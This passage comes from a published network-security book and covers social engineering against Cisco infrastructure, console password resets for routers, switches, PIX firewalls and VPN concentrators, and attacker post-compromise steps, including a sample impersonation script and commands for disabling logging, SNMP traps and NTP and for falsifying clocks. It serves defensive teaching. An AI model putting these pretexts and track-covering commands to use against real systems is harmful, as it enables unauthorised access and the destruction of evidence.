Social engineering is usually either the cracker's first or last resort. The cracker can either go for it straightaway if the conditions are sufficiently favorable or resort to it if everything else failed. "Traditional" social engineering techniques include the following:

- Playing the role of an authority, such as network administrator or manager
- Playing the role of a naive end-user
- Playing the role of someone from a partner company or

organization

- Playing the role of an ISP technician or another individual who may have physical access to the company's systems
- Tricking an employee into planting malicious software on internal systems, usually via e-mail or instant messengers
- Stealing the identity of a legitimate user
- Dumpster diving and shoulder-surfing attacks are also a form of social engineering, in that they also exploit "wetware errors."

**Tip** Lots of old, but good, documentation on various aspects of social engineering are available at <http://www.packetstormsecurity.org/docs/social-engineering/>.

Now let's see how all of the above could or could not apply to the Cisco world. First of all, normal users do not have access to routers, switches, and so on. System administrators are a much more difficult target. If an attacker goes for the authority role play, he or she must pretend to be a high-level authority—for example, a senior IT manager of a large company when targeting a junior system administrator new to his job. Thus, this kind of attack is not easy to perform.

Playing the role of a naive user won't work at all, unless we are talking about gaining general network access rather than access to a specific device. Examples of such cases involve trying to gain access to a virtual private network (VPN) created to a Cisco VPN concentrator or to a network with 802.1x-protected access using Extensible Authentication Protocol-Lightweight Extensible Authentication Protocol (EAP-LEAP) or EAP-Flexible Authentication via Secure Tunneling (EAP-FAST). The latter case would apply mainly to wireless LANs. Stealing a legitimate user's identity would also be relevant to such examples of general network access, unless a master con artist manages to steal the identity of someone from the technical IT team (not very realistic).

Tricking a system administrator to load malicious software on a router or switch isn't very realistic either. For such an attack to succeed, the cracker must possess a backdoorpatched version of IOS, CatOS, or another relevant operating system and claim that this update is absolutely necessary due to the latest serious security flaw. While there are rumors that such trojaned IOS binaries exist, we could not find one "in the wild" even after a very extensive search (see [Chapter 10](#) for more details on this topic). In addition, a "warned" system administrator is likely to download the OS image from an official Cisco web site, and these images aren't small enough to be sent by e-mail (it would look very strange to receive an IOS binary by e-mail anyway). Thus, the only way to succeed in this tactic is probably to send an e-mail with a link to a backdoored image that would look very much like a link to a file at <http://www.cisco.com>, while actually leading to a spoofed site. For now, we don't consider such an attack to be a serious threat.

A "real El Dorado" for Cisco social engineering attacks does exist: if the attacker claims to be an ISP or technical support company engineer. In many situations, the support of a Cisco network infrastructure is outsourced. Sometimes, the gateway router doesn't even belong to the target company. Instead, it is controlled by a large ISP that may send a different technician every time some problem with a gateway needs to be fixed and fixing via remote access is impossible. This usually applies to small and medium-sized companies, but even large companies may subscribe to such a scheme. Consider a social engineering attack by someone with a fake ID (and perhaps a fake Cisco Certified Network Associate [CCNA] or Cisco Certified Network Professional [CCNP] card) coming into the target company office with a proclamation like this:

Hi, I am Kevin Bloggs, a network engineer from <insert ISP name here> (*he flips out his fake ID and fake CCNA card for a second*). We need to upgrade the operation system on your gateway router to <counter the latest security flaw, increase the router's performance, tweak QoS, support some voice/multimedia streaming protocol>. At the moment, your router does not have a sufficient amount of RAM (or Flash) memory to support the upgrade. But as a courtesy to our customers, we

are going to install free additional memory to the router (*a memory stick is shown to the "person under attack"*). Could you please guide me to the router? It would take only 10 or 15 minutes to do.

Convincing, no? Especially if the target has previously received a spoofed e-mail claiming to be from the ISP (or technical support company) saying

On Tuesday, at 10:00 PM, Kevin Bloggs, CCNA, will come to your office to upgrade your router because of <insert the reasons mentioned above here>. It will take only a few minutes of downtime and won't cost you anything. In fact, we are going to cover the costs of upgrade following our latest client satisfaction program. We apologize for any inconvenience caused.

And how do we determine whether a gateway belongs to the target company or the ISP? This is easy, as long as `whois` and `traceroute` are your best friends.

This type of an attack is a bit more difficult for an attacker who claims to be from a technical support company, with which a somewhat more personal contact is usually established. However, the attacker may claim to be a new employee just starting the job and may even try to elicit sympathy by asking for assistance, inquiring how the previous consultants provided help, and so on. A similar example is posing as a partner company employee and claiming that a change has been made in the configuration of its routers, saying that the change must be synchronized between both companies and organizations. Such approaches are not likely to result in an attacker being handed physical access to the company router. However, an infrastructure common between both companies can be successfully exploited.

Above all, this may apply to a routing protocol running between the companies or organizations. A cracker can claim that at a particular time the routing protocol password must be changed. Such a claim must be made to both companies simultaneously. If successful, it will hand the attacker access to the routing protocol. This may allow the cracker to redirect traffic between the companies through a rogue router he controls, using methods described in the [last chapter](#) of this book. Such redirection makes sniffing,

session hijacking, and data modification attacks possible. Alternatively, a cracker may call or write pretending to be a new employee from a partner organization and asking for a VPN or dial-in access.

Finally, any system by any manufacturer is susceptible to opportunistic shoulder-surfing attacks, providing that passwords are used and the attacker could get into the company office and close enough to the system administrator's station. The same applies to dumpster diving, even though the ever-present paper shredders and the end of widespread floppy disk usage have reduced the possibility of these attacks by a significant margin. Still, security-minded employees should make sure that all hard drives that are thrown away get properly smashed with a heavy object or rubbed with a strong magnet before hitting the dumpsters. Of course, prior to that you can use a variety of hard-drive wiping utilities. You can use commercial applications or download many for free from <http://www.thefreecountry.com/security/securedetele.shtml>. On Linux, you can run `shred`.

All social engineering means we have described so far are *external*. The attack is launched by someone outside the company realm after finding out as much information about the company as possible by using both technical (network enumeration) and nontechnical (snooping on employees, making friends with them) means. An internal attacker, the rogue employee, is in a much better position. Perhaps he or she can simply walk into the server room and plug in a console cable. The internal attacker has time to study the system administrator's habits and invent a distraction for him or her to win some time and sneak into the racks. Buying the administrator a beer and pizza usually works. The attacker may claim curiosity and ask the administrator to show him or her "how things work" or use any other opportunity to shoulder-surf. Other cases occur with devices stored in a data center. An attacker can give the data center a phone call, claiming that he or she is arriving from a victim company "to fix stuff," and then arrive, armed with a fake ID, make a sweep of the cardlock device a couple of times, mention that "there is some glitch and it doesn't work," and ask for assistance. There is a pretty good chance that this attacker will be guided straight to the target box. In case any questions and suspicions arise, a

social engineer can play the "I am a new employee and I don't know much" game.

In the opportunistic data center attack, if an attacker is a system administrator, he or she can catch a favorable moment and stick a console cable into a neighbor's Cisco device when no one is watching. This attack is likely to be limited to the same rack with a machine owned by the attacker. Beforehand, the attacker could determine who owns the device by reading a sticky label with the owner's name or device IP address attached to the box. Of course, a cracker can also try to sniff traffic to and from the device using a legitimate server, map the IPs around the server (likely to be in the same rack!), and perform other evil acts of network enumeration prior to the social engineering attack.

In theory, these kinds of attacks should never happen, because every visitor in a data center is supposed to be closely watched all the time. In reality, the data center can be understaffed, its personnel can be distracted by other visitors, they may trust the attacker if he or she is a longtime client of the center, and so on. The authors have caught a few moments in different data centers when no one was watching for a time period sufficient to stick a console cable into someone else's router and reboot it. It was even somewhat tempting to try.

## Social Engineering Attack Countermeasures

One may say that there is no reliable way to defend against social engineering attacks. We would disagree, however; the way to fend them off is called *paranoia*. Some paranoia is good—it is a form of total awareness. With that in mind, trust no one. If someone calls or writes claiming to be from an ISP, technical support, or a partner company and asks to come in and upgrade or

### Countermeasure




reconfigure your systems, call the ISP or company and ask for details. If someone shows up with similar demands, call his or her superiors as the person waits and watch the person's reactions as you ask whether such an employee exists and whether the tasks he or she talks about were really ordered, when they were ordered, and by whom.


If someone's sweep card or token doesn't work, don't let the person into the data center—no matter what. Instead, question the individual. Carefully observe all visitors to the company premises and spot whether they try to shoulder-surf, connect any devices to a local network, or tweak with the company computers. Don't let anyone, apart from the legitimate employed IT personnel, into the server room and keep the racks locked at all times unless physical upgrade or reboot is absolutely necessary and you've made sure that this is the case. Conduct a proper exit interview and ensure that fired employees completely lose their free access to the company premises as well as their system accounts. Don't let any sensitive information go to dumpsters undestroyed. Simply deleting the data on a hard drive or router/switch flash is not enough! If company equipment is sold to a third party, completely erase its configuration before handing the equipment to buyers. Above all, educate your users and junior technical personnel about social engineering and the means attackers may use to con them into obtaining device or network access.

The professionals at Cisco Systems understand the threat of social engineering attacks and the importance of user security awareness; the company has built a web page specifically devoted to creating a security-aware corporate or organizational culture. We strongly advise you to consult it at <http://www.cisco.com/en/US/about/security/intelligence/mysdn-social-engineering.html>.

 Previous

Next 

 Previous

Next 

# LOCAL DEVICE ACCESS

Imagine that you have managed to reach a desired device physically and you plug in a Cisco console (or rollover) cable.

Several types of Cisco console ports and appropriate rollover cables are available. To find out about their pinouts, consult the following:

<http://www.pinouts.ru/data/CiscoConsole.shtml>

<http://www.pinouts.ru/data/Catalyst5000.shtml>

**Note** [http://www.pinouts.ru/data/cisco\\_cons.shtml](http://www.pinouts.ru/data/cisco_cons.shtml)

[http://www.pinouts.ru/data/cisco\\_700.shtml](http://www.pinouts.ru/data/cisco_700.shtml)

A more general Cisco guide to cabling and pinouts is available at <http://www.cisco.com/warp/public/701/14.html>.

A more general Cisco guide to cabling and pinouts is available at <http://www.cisco.com/warp/public/701/14.html>.

What comes next? The obvious answer is configuration file modification to provide future remote access. This may include changing the passwords, adding a read-write (RW) Simple Network Management Protocol (SNMP) community, or, in specific cases, modifying access lists to ease up future access to the attacked network.

Here we outline the process of quick local access configuration file modification using the examples of password reset for different Cisco devices. This knowledge is useful every day for any network administrator. Passwords do get lost or forgotten, and you have no doubt encountered such a situation once upon a time. Of course, instead of changing the password, other alterations to the configuration file can be made.

## Local Router Password Reset or Recovery

## Attack

Popularity:	5
Simplicity:	6
Impact:	10
Risk Rating:	7

First of all, if a password is encrypted with the `enable secret` command, you can recover it only by cracking the MD5 hash, as described previously in this chapter. This may or may not be successful. In the majority of cases, we are talking about resetting the legitimate password to one selected by an attacker, rather than finding out what is the legitimate password.

Then the procedure of resetting the password would depend on a model of the router. Generally, two methods of Cisco router password resets are available for different router and related device types.

### Method 1 Appliances

Cisco 806	Cisco 827	Cisco uBR900
Cisco 1003	Cisco 1004	Cisco 1005
Cisco 1400	Cisco 1600	Cisco 1700
Cisco 1800	Cisco 2600	Cisco 2800
Cisco 3600	Cisco 3800	Cisco 4500
Cisco 4700	Cisco AS5x00 access servers	Cisco 7000 (RSP 7000)
Cisco 7100	Cisco 7200	Cisco 7500
Cisco uBR7100	Cisco uBR7200	Cisco uBR10000

Cisco 12000	Cisco LS1010	Catalyst 5500 RSM
Catalyst 8510-CSR	Catalyst 8510-MSR	Catalyst 8540-CSR
Catalyst 8540-MSR	Cisco MC3810	Cisco NI-2
Cisco VG200	Route Processor Module	
Analog Gateway		

<b>Method 2 Appliances</b>		
Cisco 2000	Cisco 2500	Cisco 3000
Cisco 4000	Cisco AccessPro	Cisco 7000 (RP, not RSP)
Cisco AGS	Cisco IGS	Cisco STS-10x

We'll start by reviewing the first method, because it applies to a larger number of routers; we'll do it step-by-step.

1. Plug in the console cable. Set your terminal emulation program as follows:
  - 9600 baud rate
  - No parity
  - 8 data bits
  - 1 stop bit
  - No flow control

To save critical time, configure these settings in advance—for example, by setting them as default in Minicom.

- Using the power switch, turn the router off and then on.
- Send a break signal to the router within 60 seconds of the powerup. This will put the router into the ROM monitor (ROMMON) mode. The break sequence would depend on your terminal emulation program. We usually employ Minicom, for which the break sequence is CTRL-A-R. The most commonly used terminal emulation software on Microsoft systems is HyperTerminal (break sequence CTRL-BREAK). You can find out more about break sequences of various terminal emulators at <http://www.cisco.com/warp/public/701/61.htm>. Now you should see the ROMMON prompt. Type `confreg 0x2142` and press ENTER. This will set the router to boot, ignoring the configuration stored in NVRAM. Then type `reset` and press ENTER to reboot. When the router boots, it will display the following:

```
--- System Configuration Dialog ---
```

- Skip the initial setup procedure by pressing CTRL-C.
- When the `Router>` prompt appears, type `enable` and press ENTER. Copy the NVRAM config file into RAM with `copy start run` or `conf mem`. Then enter the configuration mode (`conf t`).
- Now you can change the passwords you want to change—for example, the enable password using the `enable secret <password>` command. Change the configuration register back with the `config-register 0x2102` command. Leave the configuration mode (CTRL-Z). Save the changes with `copy run start` or `write mem`. Reboot the router.

To save time, all necessary commands can be prestored in a text file so that you can copy and paste instead of typing.

The second method of password resetting for appliances is quite similar to the first method. Steps 1, 2, and 3 are the same. When you arrive at step 4, type `o/r 0x2142` and press ENTER to boot the router from Flash without loading the configuration, then type `i` and press ENTER to reboot. The remaining steps are identical to those of method 1.

## Local Switch Password Reset or Recovery

### Attack

<i>Popularity:</i>	4
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<b><i>Risk Rating:</i></b>	<b>6</b>

For the CatOS Catalyst switches 1200, 1400, 2901, 2902, 2926T/F, 2926GS/L, 2948G, 2980G, 4000, 5000, 5500, 6000, and 6500, follow this procedure:

1. Plug in the console cable. Set your terminal emulation program as follows:
  - 9600 baud rate
  - No parity
  - 8 data bits
  - 1 stop bit
  - No flow control

All of this must be done within 30 seconds! To save critical time, configure these settings ahead of time—for example, by setting them as default in Minicom.



2. Turn the switch off and then on.
3. You will be presented a first password prompt and have only 30 seconds to act. Quickly press ENTER to send a null character.
4. Type `enable` and press `ENTER` to send a null character when asked for a password.
5. Change the passwords via `set enablepass` and `set password` commands. Press ENTER when asked for an old password.

For older Catalyst 1900 and 2820 models that you may still encounter, plug in the console cable, power-cycle the switch, and you'll receive the `Do you wish to clear the passwords? [Y]es or [N]o:` prompt. You have 10 seconds to indicate Yes. On these switches, you can also view the existing password without a change:

1. Disconnect the power cable.
2. Press and hold down the LED Mode button.
3. Reconnect the power cable, continuing to hold down the button.
4. Release the LED Mode button for 1 or 2 seconds after the LED above Port 1x goes off.
5. Press ENTER, press S, and then press V. The password will be shown.
6. Press X and then C to continue with a normal switch startup.

It is easy to reset the password on another older Catalyst model, Catalyst 1800:

1. Find two small black buttons placed side by side on the

red holding device inside the left cover of the switch. The button closest to the front of the switch is the NMI button.

2. Plug in the console cable, launch terminal emulation software, and reboot the switch.
3. When asked for a login password, press the NMI button five times. The switch will reload and its management password will be reset to the default value, which is *public*.

Catalysts 3000, 3100, and 3200 are also easy in terms of password reset:

1. Plug in the console cable and launch terminal emulation software.
2. Press the SysReq button on a switch (this button is next to the Reset button).
3. Move the arrow key to Clean NVRAM. Unfortunately, all switch configuration will be lost.
4. Press ENTER to reboot and enjoy a passwordless login to the clean system.

Password changes on 2900/3500XL, 2940, 2950/2955, and 3550 Catalyst switches are more complex and interesting:

1. Plug in the console cable. Set your terminal emulation program as follows:
  - Bits per second (baud): 9600
  - Data bits: 8
  - Parity: None
  - Stop bits: 1
  - Flow control: Xon/Xoff

2. Apply flow control.
3. Unplug the power cord.
4. Hold down the Mode button on the left side of the front panel of the switch when plugging in the power cable.
5. The moment of Mode button release depends on a switch model:
  - For 2900/3500XL and 3550 series Catalysts, release the Mode button after the LED above Port 1x goes out.
  - For 2940 and 2950 series Catalysts, release the Mode button after the STAT LED goes out.
6. Catalyst 2955 switches do not use an external Mode button for password recovery. Send the break sequence to the switch within 15 seconds after reboot instead. (We described the breaking sequences earlier in the chapter.) Initialize Flash with the `flash_init` command.
7. Follow it with the `load_helper` command.
8. Type in `dir flash:` to view the file system and see how the configuration file is called.
9. Rename the configuration file—here's an example:  
`rename flash:config.text flash:config.bak`
10. Issue the `boot` command to reboot the switch.
11. When the Continue with configuration dialog?  
[yes/no]: string is displayed, answer No.
12. Enter the `enable` command at the switch prompt. Rename the configuration file with its original name using the

```
rename flash:config.bak flash:config.text
command.
```

13. Copy the initial configuration back to RAM: `copy flash:config.text system:running-config`. Now you have a normal switch configuration and the enable prompt. You can easily modify the config—for example:

```
Switch#conf t
Switch(config)#no enable secret
Switch(config)#enable secret youareowned
```

14. Issue the `write mem` command to save the modified configuration file.

Finally, some IOS-running Catalysts follow the password reset procedure described as method 1 for routers. Such switches are 2948G-L3, 4840G, 4908G-L3, and the Route Switch Module on the 5500 series. Catalyst 6000/6500 switches are a specific case. When these switches are turned on, the switch processor (SP) boots up first. After 25 to 60 seconds, the SP handles console ownership to the route processor (RP). The RP carries on to load the software image. It is essential that the break signal is sent to the switch just after the SP transfers control of the console to the RP. If you type in the break sequence too early, you will get into the SP ROMMON, which is not what you need. Use the break sequence only after you see this message on the console:

```
00:00:03: %OIR-6-CONSOLE: Changing console ownership to rout
```

Then follow the router method 1 of password reset and reconfiguration.

## Local PIX Firewall Password Reset or Recovery

Attack

Popularity:	4
Simplicity:	7

<b>Impact:</b>	10
<b>Risk Rating:</b>	7

Two general types of PIX firewalls are encountered: those with a floppy drive and those without one. The procedure for changing passwords on a PIX is strictly dependent on the presence of a floppy drive. It is somewhat easier to modify a password on a PIX with a floppy drive, since this doesn't require that you have a Trivial File Transfer Protocol (TFTP) server accessible to the PIX at hand.

- First of all, an attacker needs to create a PIX Password Lockout Utility disk. The disk is specific for different PIX OS versions; thus, a cracker can try to fingerprint the version of PIX OS remotely and select a PIX Password Lockout Utility on the basis of fingerprinting results. They may or they may not reflect the reality.
- A cracker can have a collection of PIX Password Lockout Utility disks for all PIX OS versions in his pocket.

To create the disk(s), go to <http://www.cisco.com/warp/public/110/34.shtml> and pick up the needed binary file and run `rawrite.exe`:

1. On your machine, type in `rawrite.exe` and supply it with a name of the selected binary PIX Password Lockout Utility file.
2. When you have gained physical access to the PIX, plugged in the console cable, and can see the password prompt, insert the floppy and press the Reset button to reboot the firewall.
3. After the boot, eject the disk when the PIX asks you to and press the Reset button again.
4. Now you can log in without a password—simply press

ENTER when you are asked for the password. There is no enable password and the Telnet password is *cisco*. The firewall is yours.

5. The newer PIX firewall models come without floppy drives. You will need to get the password recovery binary onto the PIX via TFTP. It is entirely possible to open tftpd and store the file on a laptop, which is also used for the terminal connection, providing that the laptop's Ethernet cable can be plugged into a switch nearby and the laptop will be accessible from the PIX. Alternatively, a cracker can put the binary file onto a legitimate internal corporate TFTP server or lift up tftpd on a hacked host on the same or neighboring (one-hop) network from the PIX. After the TFTP server problem is sorted, you can go for the password reset: Plug-in the console cable and launch the terminal emulator of your choice. Make sure that it works and you see the password prompt.
6. Power-cycle the PIX and send the usual break signal. You should see a `monitor>` prompt. Set up all necessary networking parameters on the PIX:
  - The `interface` command sets the PIX interface to be used. On a two-port PIX, such as PIX 501, the default is *inside*.
  - The `address` command sets the IP address of this interface.
  - The `server` command sets the IP address of the TFTP server.
  - The `file` command sets the name of the binary password recovery file to download.

- The `gateway` command sets a default gateway to reach a TFTP server on a different network segment.
  - You can use `ping` to check whether the server is reachable.
7. Initiate the download using the `tftp` command. As the binary loads, the PIX will ask whether you want to erase the passwords. You know the answer. The result is going to be the same with the PIX password reset using a floppy —no enable password and Telnet login password `cisco`.

## Local Cisco VPN Concentrator Password Reset or Recovery

### Attack

Popularity:	2
Simplicity:	7
Impact:	10
Risk Rating:	6

If you have managed to gain physical access to a VPN concentrator, you must be a damn good social engineer or an internal attacker. Cisco VPN concentrators come in two series: 3000 and 5000. Password reset on these devices is easy:

1. Plug in the RS-232 serial cable between the concentrator's console port and a COM port on your laptop. Launch the terminal emulation software of choice with the following settings:
  - 9600 bits per second

- 8 data bits
  - No parity
  - 1 stop bit
  - Hardware flow control
2. During the booting process, send a break signal when a line of three dots appears on the console (you have 3 seconds to complete the break sequence!) after the diagnostics check is done. This opens a small menu, offering to reset the concentrator passwords. Press 1.
  3. Changing a password on Cisco 5000 VPN concentrators isn't difficult, either: Power off the concentrator and turn the rotary dial switch at the back of the box to position 9. Turn on the concentrator.
  4. After it has booted, log in using the factory default password **letmein**. This must be done within 5 seconds after the booting sequence is completed. Now you can change the system passwords with the following commands:

```
configure General
Password = [string]
EnablePassword = [string]
```

3. Save your changes and let the concentrator reboot. Then power it off and turn the dial to position 0 to end the procedure.

You can find a lot of useful information on password recovery  
**Tip** for various Cisco appliances at  
<http://www.cisco.com/warp/public/474/>.

## Local Cisco Device Access Countermeasures




## Countermeasure

No technical countermeasures against such attacks are available. You can block the break signal dropping an attacker into ROMMON on a Cisco router using the `no service password-recovery` command. However, this command is risky. You can still gain local access to the router if `no service password-recovery` is enabled by sending a break signal within 5 seconds after the image decompresses during the boot, but the startup configuration file in NVRAM will be lost and the router will boot to factory default settings. Thus, if the password is forgotten, the working router configuration will go with it. If someone manages to steal the device, he or she can physically remove the NVRAM chip and read it by plugging it into the specialized hardware device.

## Tip

You can find more about the `no service password-recovery` command at [http://www.cisco.com/en/US/products/sw/iosswrel/ps5413/production\\_notices/ps6827/ps6827-1.html](http://www.cisco.com/en/US/products/sw/iosswrel/ps5413/production_notices/ps6827/ps6827-1.html). The best defense against wily invaders with laptops and console precious equipment. This brings us back to the defenses against countermeasures such as locking your racks and server room doors to monitor them.

 Previous

Next 

# SUMMARY


Strong password encryption in appliance configuration files is your last line of defense, but it should by no means be overlooked. As to social engineering attacks, you should be familiar with a few peculiarities when the target of an attack is a network appliance rather than a user workstation.

While the whole IT infrastructure should be protected from social engineering, remember that, Cisco-wise, your gateways and remote access servers/VPN concentrators are most vulnerable to this type of attack, especially if they are installed and/or managed by a third party, such as the ISP. As you can see from the last part of this chapter, an attacker who manages to sneak in and approach the device with a console cable is very difficult to defend against and has a great chance of success. Beware of this threat and stop anyone from hanging around the racks in the computer room without a sound reason, even if the person is an internal employee.

 Previous

Next 

 Previous

Next 

# Chapter 10: Exploiting and Preserving Access

# OVERVIEW

Most *Hacking Exposed* books include sections devoted to what the attackers do after gaining full access to a system. Because each book in the series reviews different systems, this information is distributed among multiple corresponding chapters. In this book, we've condensed everything into this chapter, which examines routers, Catalyst switches, and PIX firewalls. We cover the topic from the most basic system reconfiguration up to the possibility of backdooring the IOS itself through some intermediate sections, such as traffic mirroring from a hacked router.


Many beginner crackers wonder, "What do I do with this router now that I have managed to guess the passwords or SNMP communities?" Then they end up using the router to pingflood a rival "crew" with whom they had a recent philosophic argument on IRC about the eternal dilemma of "who is more 31337?" The problem is that some system administrators also wonder, "What are the crackers going to do with this router or switch if they take it over remotely? Do a `write erase`? Well, this would be spotted immediately, and we have backups!" Or they may wonder how an attacker would preserve his or her access to the device. Again, many system administrators will say, "A cracker can always change the Cisco device passwords, add another account, or set up a RW SNMP community. But this is easy to see in the device configuration file, and even if the administrative access is blocked, there is always a console port, power button, and a break signal." Unfortunately, this way of thinking is incorrect, and underestimating the ability of your opponents is the worst security sin of all.

However incomplete it may be, this chapter aims to provide a variety of realistic answers to these crucial questions.

 [Previous](#)

[Next](#) 

 Previous

Next 

# COMMON CISCO ROUTER, SWITCH, OR FIREWALL RECONFIGURATIONS BY ATTACKERS

While different attacker types will have different aims, ranging from distributed denial-of-service (DDoS) to Voice over Internet Protocol (VoIP) traffic stealing, crackers are likely to perform some common settings alterations. When investigating a break-in, pay close attention to these commands and entries in logs, configuration files, and terminal history.

## Is Anyone Here?

### Attack

Popularity:	10
Simplicity:	10
Impact:	1
Risk Rating:	7

The first thing any reasonable attacker would do after gaining enable and running `show version` to see exactly what kind of a device he has taken over is to check whether other users (a system administrator or other crackers) are currently logged in. On both IOS routers and Catalyst switches, this is done via the `show users` command:

```
c2600#sh users
 Line User Host(s) Idle Loc
* 66 vty 0 idle 00:00:00 192.
Gromozeka (enable) sh users
Console Port

```



Active

Telnet Sessions

User

-----  
192.168.77.5

On the IOS router, you can also use `who`, which would provide similar output. On a PIX, only `who` is available. On the CatOS switch in the preceding output, the administrative console login is shown to be active. When other users are discovered, a thoughtful attacker would analyze the output and try to determine whether he is dealing with a legitimate system administrator or yet another cracker. The latter can be quite common if access to the system was accomplished via the easy means described in [Chapter 6](#). Logins from the internal network range of the router or switch (for example, an RFC1918 address) or via out-of-bound remote access means (for example, the AUX port) are likely to be the system administrator, although one should not ignore the possibility of malicious insiders and wardialers. Unless the session is not shown as being idle for days, a sensible attacker would disconnect from the device and wait until the system administrator logs out before attempting any reconfiguration. If the attacker suspects that the other user is of his own kind, he can drop the competition from the system with ease:

```
c2600#sh users
```

	Line	User	Host(s)	Idle
*	66 vty 0		idle	00:00:00 19
	67 vty 1		idle	00:02:20 19

```
c2600#clear line ?
```

```
<0-70> Line number
async-queue Clear queued rotary async lines
aux Auxiliary line
console Primary terminal line
tty Terminal controller
vty Virtual terminal
x/y Slot/Port for Modems
```

```
c2600#clear line vty 1
```

```
[confirm]
```

```
[OK]
```

Then all the user at 192.168.77.6 can do is stare at the "Connection closed by foreign host" message.

On a CatOS switch, the command is slightly different:

```
Gromozeka (enable) disconnect ?
Usage: disconnect <console|ip_addr>
ip_addr is ipalias or IP address in dot notation: e.g. 101.1
Gromozeka (enable) disconnect 192.168.77.5
Telnet session from 192.168.77.5 disconnected. (1)
```

On a PIX firewall, it is also done in its own way:

```
pixfw# kill ?
Usage: kill <telnet_id>
pixfw# who
 0: 192.168.77.5
pixfw# kill 0
```

SSH sessions are not shown using the `who` command. Instead, use this:

```
pixfw# show ssh sessions
```

Session ID	Client IP	Version	Encryption	State
0	192.168.77.5	1.5	DES	6
1	192.168.77.6	1.5	DES	6

Then go to the configuration mode and drop the connection by its Session ID:

```
pixfw# conf t
pixfw(config)# ssh disconnect 1
```

Another method of administrative connection to the PIX is via PIX Device Manager (PDM). Execute `show pdm sessions` to see whether anyone is using it. You can then drop such users using `pdm disconnect <session_id>`.

## Covering Tracks

## Attack

Popularity:	8
Simplicity:	9
Impact:	5
<b>Risk Rating:</b>	<b>7</b>

The next thing a sensible attacker would do is turn off logging or minimize the information going into logs. He would also turn off or corrupt log timestamps and eliminate the terminal command history. On the IOS router, the cracker would enter `clear logging` and `clear logging xml` (in case the XML logging buffer is present). Then he would go to the configuration mode, where a variety of options are available. The quickest and the dirtiest one is to turn all logging off with a `no logging on` command. A more delicate attacker would turn off only the specific forms of logging that he thinks are threatening. In particular, this applies to executing `no logging host <IP address>`, since the attacker has no control over the remote syslog server unless he hacks into the centralized logging host. An even more considerate cracker would change the logging level to the minimum without turning off logging with commands like these:

- `logging trap emergencies`
- `logging console emergencies`
- `logging buffered emergencies`
- `logging history emergencies`
- `logging monitor emergencies`

Of course, it makes perfect sense to view the running device configuration with a command such as `show running-config` and `show config` (CatOS), see which options are turned on that can make the attack detection possible, and start switching them off one by one, starting with the most threatening ones, such as logging to a remote host.

If SNMP information collection is used, it also makes sense to switch off SNMP traps and informs using the `no snmp-server enable traps` and `no snmp-server enable informs` commands. Then an attacker can turn off the log timestamps with `no service timestamps log datetime msec`. Alternatively, it is possible to alter the router's time without removing log timestamps to confuse future investigators and make logs practically useless. If the Network Time Protocol (NTP) client is operational, it can be turned off with the `no ntp server <server IP>` command. Then the cracker would exit to the EXEC mode and set an incorrect time with `clock set hh:mm:ss`. Finally, terminal history would be switched off using `terminal history size 0`, also in the EXEC mode.

On a CatOS switch, the two main commands to turn off logging are `clear log` and `clear logging`—do not confuse them. `clear logging` turns off the actual logging process, while `clear log` eliminates logs in the switch buffer.

```
Gromozeka (enable) clear logging ?
Usage: clear logging buffer
 clear logging server <p-addr>
Gromozeka (enable) clear log ?
Usage: clear log [mod_num]
```

To deal with NTP, consider this:

```
Gromozeka (enable) clear ntp ?
Clear ntp commands:
```

---

```
clear ntp server Clear NTP server entry
clear ntp timezone Clear NTP timezone
```

Apart from these `clear` commands, many CatOS logging parameters can be turned off via `set logging <logging type> disable` commands—here are some examples:

- `set logging server disable`
- `set logging console disable`

- set logging session disable
- set logging buffer disable
- set logging timestamp disable

Log level severity could be reduced like so:

```
set logging level <facility> <severity> [default]
facility = all|cdp|dtp|drip|dvlan|earl|fddi|filesys|ip|mcast|mgmt
pagp|protfilt|pruning|security|snmp|spantree|sys|tac|tcp|telnet|t
ps|vtp
severity = 0..7)
```

where 0 is the lowest severity (emergencies). The severity of logs sent to a remote syslog server can be dropped to emergencies by setting logging server severity to 0. In addition, an attacker can drop the size of logging buffers to the minimum with set logging buffer 1 and set logging history 0. To deal with NTP, set ntp client disable and set ntp broadcastclient should suffice. Then a cracker may use the set time [day\_of\_week] [mm/dd/yyyy] [hh:mm:ss] command to enter a wrong time, or even play with set timezone [zone\_name] [<hours> [minutes]], where hours = -12-12 and minutes = 0-59, or set summertime [enable|disable] [zone\_name] and set timezone [zone\_name] [<hours> [minutes]] to make less obvious correct time alterations. Do not underestimate the importance of correct system time! Logs with incorrect timestamps not only confuse the incident response team about the actual time of a hacking attack but also would not be accepted as hearsay evidence in a court of law.

Finally, to turn off dangerous (for the attacker) logging via SNMP, set snmp trap disable [trap\_type], set snmp rmon disable, and set snmp extendedrmon disable commands can be employed. A cracker can either turn off all the traps or selectively disable those he feels are a threat for future switch reconfiguration. The common trap types on CatOS switches are all, module, chassis, bridge, repeater, auth, vtp, ippermit, vmps, config, entity, stpx, and syslog. Extended Remote Monitoring (RMON) usually includes netflow, vlanmode, and vlanagent. An attacker would surely

want to turn off config, syslog, ippermit, and netflow, and if any VLAN manipulation is planned-v tp, vlanmode, and v lanagent.

On a PIX firewall, use the `clear logging` command to wipe out logs in the buffer. Then go to configuration mode to turn off various forms of logging or change logging levels to emergencies (the designation of levels from 0 to 7 on a PIX is the same with IOS and CatOS boxes). The manipulation of logs on these firewalls is straightforward and stems from the description of the logging command:

```
pixfw(config)# logging help
Usage: [no] logging on
 [no] logging timestamp
 [no] logging standby
 [no] logging host [<in_if>] <l_ip> [{tcp|6}|{udp|17}]/port
 [format {emblem}]
 [no] logging console <level>
 [no] logging buffered <level>
 [no] logging monitor <level>
 [no] logging history <level>
 [no] logging trap <level>
 [no] logging message <syslog_id> level <level>
 [no] logging facility <fac>
 [no] logging device-id hostname | ipaddress <if_name>
 | string <text>
 logging queue <queue_size>
 show logging [{message [<syslog_id>|all]} | level | disk
```

Now turn off the threatening functions, and logging level and logging queue size can be set to 0. Don't forget about the PDM, which also has logging functionality. Wipe out PDM logs with `clear pdm logging` and then execute `pdm logging 0` to drop the PDM logging level to emergencies.

The NTP server setting on a PIX can be brought down with `no ntp server <ip_address>` followed by a system time change using the `clock` command and its variations related to the time zone and summer time:

```
clock ?
```

```
Usage: clock set <hh:mm:ss> {<day> <month> | <month> <day>} <year>
 clock summer-time <zone> recurring [<week> <weekday> <month>
<hh:mm> <week> <weekday> <month> <hh:mm>] [<offset>]
 clock summer-time <zone> date {<day> <month> | <month> <day>}
<year> <hh:mm> {<day> <month> | <month> <day>} <year> <hh:
[<offset>]
 no clock summer-time
 clock timezone <zone> <hours> [<minutes>]
 no clock timezone
 show clock [detail]
```

